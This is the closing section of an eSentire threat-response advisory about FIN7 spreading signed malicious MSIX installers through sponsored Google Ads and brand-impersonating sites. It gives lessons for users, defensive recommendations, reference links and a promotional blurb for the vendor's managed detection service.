Recent samples discussed below were created with MSIX Packaging Tool version 1.2023.1005.0. This tool and version were used to create November 2023 samples linked to FIN7 such as 2ac5924081c7976cd114def3e603a178 (SHA256).

What did we do?

Our team of 24/7 SOC Cyber Analysts isolated the affected hosts and notified the customer of suspicious activities.

What can you learn from this TRU Positive?

- Users should exercise caution when clicking on sponsored Google Ads, understanding that even legitimate-looking advertisement links can redirect to harmful content.
- The malicious websites impersonating reputable brands demonstrate the effectiveness of social engineering. Users should be cautious of downloading files from pop-up prompts, especially when browsing or redirected by ads.
- The deceptive use of signed MSIX files underscores the need for vigilance even with seemingly legitimate files. Users should verify file sources and be skeptical of any unexpected download prompts.
- The fact that the MSIX files were signed with company names but still contained malicious content highlights the importance of checking digital certificates and being aware that certification does not guarantee safety.

Recommendations from our Threat Response Unit (TRU):

We recommend implementing the following controls to help secure your organization against FIN7:

- Confirm that all devices are protected with Endpoint Detection and Response (EDR) solutions.
- Implement a Phishing and Security Awareness Training (PSAT) Program that educates and informs your employees on emerging threats in the threat landscape.
- Control MSIX execution via AppLocker.
- Report certificate misuse.

Indicators of Compromise

You can access the indicators here.

References

- https://urlscan.io/search/#filename%3A%229e4e27b7-bcfb-4298-bf8f-2cf4a6bdb3bf-9b6b40d6-3f8e-4755-9063-562658ebdb95%22
- https://github.com/esThreatIntelligence/iocs/blob/main/FIN7/FIN7_IOCs_5-3-2024.txt
- https://www.microsoft.com/en-us/security/blog/2023/12/28/financially-motivated-threat-actors-misusing-app-installer/#:~:text=In%20mid%2DNovember%202023%2C%20Microsoft%20observed%20Sangria%20Tempest
- https://redcanary.com/blog/threat-intelligence/msix-installers/

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.
